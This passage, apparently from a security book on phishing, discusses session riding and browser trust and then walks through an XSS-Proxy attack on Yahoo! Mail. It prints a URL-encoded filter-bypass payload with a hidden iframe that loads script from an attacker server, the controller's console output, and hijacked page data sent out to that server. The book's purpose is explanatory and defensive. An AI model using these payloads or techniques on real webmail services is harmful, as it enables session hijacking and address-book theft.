


Figure 5.42 Look Familiar? Now the User's Credentials Have Been Hijacked



There are multiple bulk-mailing tools that can randomize certain content using macros to make this attack scalable. You will need to change the e-mail address and username, and it's advised to make the password different as well. The phisher will need to set up a *catch-all* account to collect the information that comes in when he is notified by Amazon about all the account changes, but this is definitely quite possible. A catch-all e-mail account is one in which *anyemailaddress*@domain.com will be received by one e-mail account. Because, once again, the legitimate Amazon site is lending the phisher a hand with a useful vulnerability, the return on investment for the phisher could be considerably high.

Blind Faith

This classic example of session riding is not something that has been adapted by phishers from a Web perspective, but it has been seen in some malware. As we continue to explore request forging, including session riding, we will learn that the inherit weakness is actually the primitiveness of the Web combined with our fast-paced necessities. This is the balance of security versus convenience, and of course, convenience usually wins—until it falls right on its face and becomes the actual flaw! The Web and the browsers that surf on it have a simple relationship: Users make requests so that they may receive data. These requests are considered

"trusted" by the browser, since it's the responsibility of the user to "foresee" the type of data contained at a particular domain. Consider an analogy that is similar to driving: You know how to use a car, but you don't always know what will happen every time you are driving. Most days you're lucky, but depending on how you and others around you drive, you could have a bad day. Similarly, the browser requests anything you have told it to request and will receive all data that was requested. Unfortunately, what you are connecting to for the data is intricate and usually requested and received blindly. For instance, when you go to your bank.com site, you expect to be at your bank site, and you rely on the reputation of the institution to provide you safe and secure access. But who is to say they actually know what they are doing to protect your information efficiently?


Trust is relative, and describing trust from a security researcher's point of view would depend on "one's understanding of motives"—it requires a few variables, one specifically important element being time, that make up trust metrics. The dictionaries' view of it doesn't describe what is entitled to trust, just what it is. On the Internet, we are blindly interfacing with objects, functions, elements, and content, and we have put our reliance and trust in the hands of math and science. Such designs as SSL, public key encryption, zero knowledge proofs, and authentication, including, but not limited to, usernames and passwords, have led us to believe that the Internet world can be safe, but all these designs usually have a caveat in regard to certain threat vectors—and for good reason. Security is not absolute, and there is no silver bullet. There will always be cops chasing criminals—and hackers and researchers finding new flaws, and vendors patching them. Stopping phishing won't happen, but lowering the numbers will. A persistent and dedicated enemy will probably get what they want, especially if you can't see them approaching. But what you *can* do is "up the ante" and force the phisher to measure the risks. Businesses can definitely make an effort to continue to build their reputations, even with a highly scaled adversary such as phishers. Identifying phishers' methods and their evolving patterns is a major step, as is auditing your business as though you were a phisher looking for information that allows access to your customers' data.

The next few examples prove that the browser is not designed for transaction services and that the truth of the matter is, when you surf the Internet, you are making a tradeoff of convenience over security, but it's up to you to decide the value of that tradeoff.

Browser Botnets

Anton Rager was nice enough to provide some demonstrations for use in this book, to exercise the potential of his tool XSS-Proxy. XSS-Proxy introduces you to the fact that XSS is not limited to one-time attacks but on the contrary can be used to hijack and create a persistent connection with the victim. This method uses an inline frame to communicate with other elements within the *document.domain* of the hijacked session. Cross-site request forging in general can be useful to the attacker, since all requests an attacker wants to make will appear to come from the victim while the victim is at the "trusted" site. An example of this is shown in Figure 5.43.

Figure 5.43 Attacker Uses Victim as a Proxy to Launch Arbitrary Commands to Other Sites



With XSS-Proxy, we utilize the cross-scripting vulnerabilities on a target site to hijack and control the victim browsers. The attack consists of these components:

- Target server: Yahoo! mail
- Victim browser: IE, for this example


- Reflected CSS attack: This allows us to initialize the hijacked session
- Attacker browser: Firefox is used to simulate the attacker's browser
- Attacker server: Running XSS-Proxy at http://ip.securescience.net:8080

In our example for our target server, we will lure the user to log into Yahoo! and will launch the cross-site there. This example is overt and demonstrates the power of cross-site scripting using XSS-Proxy. Anton and I worked on this specific exploit together to make Yahoo! work. With this exploitation, our goal as the attacker is to perform list making (list makers harvest e-mail addresses for spammers and phishers) for the phishers. Thus we want to gain access to the Yahoo! address books. To do this, we need to either steal logins or hijack sessions. Our process is the same for either; the difference is that we won't need to log in to obtain what we need from victims, because we can obtain what we need by making the victim request it. XSS-Proxy was designed as a tool that is purposely single-threaded to avoid causing too much trouble.

Our initialization to this attack is to construct a link that will work while the user is reading his Yahoo! mail. There are certain rules about Yahoo! mail, and one of them is that Yahoo! filters out any JavaScript code that is contained within a link. This is done for user safety, but of course, the filters are quite limiting, and a simple URL encoding of the words *javascript* and *script* enabled us to bypass them. The interesting part of this process was finding where the cross-site vulnerability was located. We found many arbitrary landing redirects that we could use, but that would not make retrieval of the address book much easier, since we would be forcing the user to log into our *document.domain* rather than Yahoo!'s, and this would make our code complicated. Phishing is an "easy" sport, so in our example, we want to make this fairly easy.


So we're going to skip ahead and assume that we footprinted the Yahoo! site pretty well and found something. This vulnerability is contained within the "compose" e-mail location of the site (see Figure 5.44).

Figure 5.44 Yahoo! Compose E-Mail



You'll see that the domain is us.f900.mail.yahoo.com. That is only for this user; with some research, we will find that the server name is a random number per user following the *f*. Other examples are us.f341.mail.yahoo.com and us.f512.mail.yahoo.com. This causes an obstacle and will significantly lower our return on investment. So with a little more footprinting, we find that in the my.yahoo.com message center has a link to Compose Mail. This link has some interesting properties (see Figure 5.45).

Figure 5.45 Note the compose.mail.yahoo.com Link



Yahoo! favors the use of redirects in many of its links (due to the size of the site it becomes quite convenient). The link that we spotted is:


```
http://us.lrd.yahoo.com/_ylc=X3oDMTBubmNvZDI4BF9TAzE1MDAwMTE1NgRzdWlkAzYzODE
2/SIG=112vk51v8/**http://compose.mail.yahoo.com
```

This redirect URL passes the Yahoo! login cookie to the landing page to maintain persistent session state with the client browser, then redirects the user to http://compose.mail.yahoo.com. This in turn redirects the user to his specific designated us.f[3 digit #].mail.yahoo.com URL. The good news here is that this URL allows us to pass parameters to automate the composition of mail. An example of the URL containing these parameters would look like this:

```
http://compose.mail.yahoo.com/?To=author_travis@yahoo.com&Subject=Composing&
Body=Composition%20Body
```

This, in turn (when logged into Yahoo!), would produce the screen shown in Figure 5.46.

Figure 5.46 Preformed Composition Due to Parameter Control




A small but obvious find was that we can compose content using HTML (if selected in the general preference, which is on by default and only works in IE). So let's try something like:

```
http://compose.mail.yahoo.com/?To=author_travis@yahoo.com&intl=us&.intl=&Sub
ject=Composing&Body=<div>Composition%20Body</div>Hello
```

This produces the effect shown in the composition window in Figure 5.47.

Figure 5.47 HTML Works in the *Body* Parameter




Unfortunately, inserting *<script></script>* type tags worked partially in that the browser made an effort to make the request, but Yahoo! would never respond, thus filtering the apparent JavaScript abilities in the composition window. Of course, have no fear, because inline frames are here. A neat concept behind objects is that we can pass them interesting parameters, such as:

```
http://compose.mail.yahoo.com/?To=author_travis@yahoo.com&intl=us&.intl=&Sub
ject=Composing&Body=<iframe%20src%3D"javascript:document.write('Hello%20Ther
e,%20We%20Now%20Have%20CSS!')"></iframe>
```

Survey says: See Figure 5.48.

Figure 5.48 Let's Use XSS-Proxy!



Okay, so now we have our URL-encoded link in full to deliver to Yahoo! members so that we can hijack the user while he is in Yahoo! (see Figure 5.49):

```
[Attacker's Original Code]
Hello Friend
<div style = "visibility:hidden">
<iframe src="javascript:document.write('<script
src=http://ip.securescience.net:8080/xss2.js></script>')" width = 0px height
= 0px>
</iframe>
</div>
How Are You?

[Attacker's Poisoned URL]
http://compose.mail.yahoo.com?To=author_travis@yahoo.com&intl=us&.intl=&Subj
ect=Composing&Body=Hello%20Friend%3Cdiv%20style%20%3D%20%22visibility:hidden
%22%3E%3Ciframe%20src%3D%22%6A%61%76%61%73%63%72%69%70%74%3Adocument.write('
%3C%73%63%72%69%70%74%20src%3Dhttp:%2f%2fip.securescience.net:8080%2fxss2.js%
3E%3C%2fscript%3E')%22%20width%3D%200px%20height%3D%200px%3E%3C%2fiframe%3E%3
C%2fdiv%3EHow%20Are%20You%3F

[Attacker's XSS-Proxy Initiation]
```

Yahoo uses temporary session cookies that are valid only until the user logs out or closes the browser.

Figure 5.49 Victim Receives E-Mail and Clicks Attacker's Link

```
intel@nicodemus:~$ perl XSS.pl
Name "main::iport" used only once: possible typo at XSS.pl line 249.
Name "main::snappage" used only once: possible typo at XSS.pl line 452.
XSS-Proxy Controller
--version 0.0.11
-+by Anton Rager (arager@avaya.com)

[Server XSS.pl accepting clients at http://localhost:8080/]
Starting Main Listener Loop
```

This encoding and use of the * * tag will hide our inline frame as well as our use of JavaScript against Yahoo!'s script prevention filters. We are now ready to submit this e-mail to our victim. In this case, we'll mail it to ourselves.

When the victim clicks the link in Yahoo!, he will be taken to the composition page, which will initiate a session with XSS-Proxy (see Figures 5.50 and 5.51).

Figure 5.50 Victim Receives E-Mail and Clicks Attacker's Link





Figure 5.51 Hijacked Session Established



Our XSS-Proxy terminal shows that we have an established connection (see Figure 5.52).

Figure 5.52 Session Initiated as Session ID 0

```
var ack=0;
var sessionID="0";
window.onerror=reportError;
document.write('<IFRAME id="targetFrame" name="targetFrame" frameborder=0 scrolling="no" width="0px" height="0px" src="/")></
frame>');
setTimeout("showDoc(\'page2\')",6500);
```

Immediately following the session establishment, XSS-Proxy starts "fetching" the main root of the *document.domain*, which in this case is (see Figure 5.53):


```
http://us.f900.mail.yahoo.com/ym/login/.rand=5mube7lk6nic9
```

Figure 5.53 XSS-Proxy Loads Its Code and Starts Fetching the Site in Fragments

```
Frag - Doc: host:     .239.24 Document: http://us.f900.mail.yahoo.com/ym/login?.rand=bjg5f3u01q9gt
Request: GET /null?&session=0&docname=http%3A//us.f900.mail.yahoo.com/ym/login%3F.rand%3Dbjg5f3u01q9gt&seq=13&data=ationcontai
ner%20managementview%22%20cellSpacing%3D0%20cellPadding%3D0%20width%3D%22100%25%22%20border%3D0%3E%0D%0A%3CTBODY%3E%0D%0A%3CTR
%20vAlign%3Dtop%3E%0D%0A%3CTD%20id%3Dfirst%20noWrap%20width%3D167%3E%3C%21--%20START%20LEFT%20NAV%20--%3E%0D%0A%3CSCRIPT%20typ
e%3Dtext/javascript%3E%0A%0A%20%20%20%20var%20noDelAllMsgWarning%20%3D%20false%3B%0A%20%20%20%20var%20noDelBulkMsgWarning%20%3
D%20false%3B%0A%0A%20%20%20%20function%20EmptyFolder%28folder%29%0A%20%20%20%20%7B%0A%09var%20warnonempty%20%3D%20folder%20%3D
%3D%20%22@B@Bulk%22%20%3F%20%28%21noDelBulkMsgWarning%29%20%3A%20%28%21noDelAllMsgWarning%29%09%0A%09var%20emptyFol%20%3D%20tr
ue%3B%0A%09if%28warnonempty%29%0A%09%7B%0A%09%20%20%20%20var%20sMessage%20%3D%20folder%20%3D%3D%20%22@B@Bulk%22%20%3F%20%22Are
%20you%20sure%3F%20Deleted%20Bulk%20messages%20are%20gone%20forever%2C%20and%20will%20not%20go%20to%20your%20Trash%20folder.%2
2%20%3A%20%22Are%20you%20sure%20you%20want%20to%20empty%20the%20folder%3F%22%3B%0A%09%20%20%20%20emptyFol%20%3D%20showEmptyFol
derWarning%28sMessage%2C%20folder%29%3B%0A%09%7D%0A%09%0A%09if%28emptyFol%29%0A%20%20%20%09%7B%09%09%0A%20%20%20%20%09%20%20%2
0%20var%20url%20%3D%20%22/ym/ShowFolder%3F%22%3B%0A%20%20%20%20%09%20%20%20%20url%20+%3D%20folder%20%3D%3D%20%22Trash%22%20%3F
%20%22ET%22%20%3A%20%22EB%22%3B%0A%20%20%20%20%09%20%20%20%20url%20+%3D%20%22%3D1%26.crumb%3D.hluafoa4a/%26reset%3D1%26YY%3D90
110%22%3B%0A%20%20%20%20%09%20%20%20%20window.open%28url%2C%20%27_self%27%29%3B%0A%09%7D%0A%20%20%20%20%7D%0A%0A%20%20%20%20fu
nction%20showEmptyFolderWarning%28sMessage%2C%20folder%29%0A%20%20%20%20%7B%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20var%20oArgum
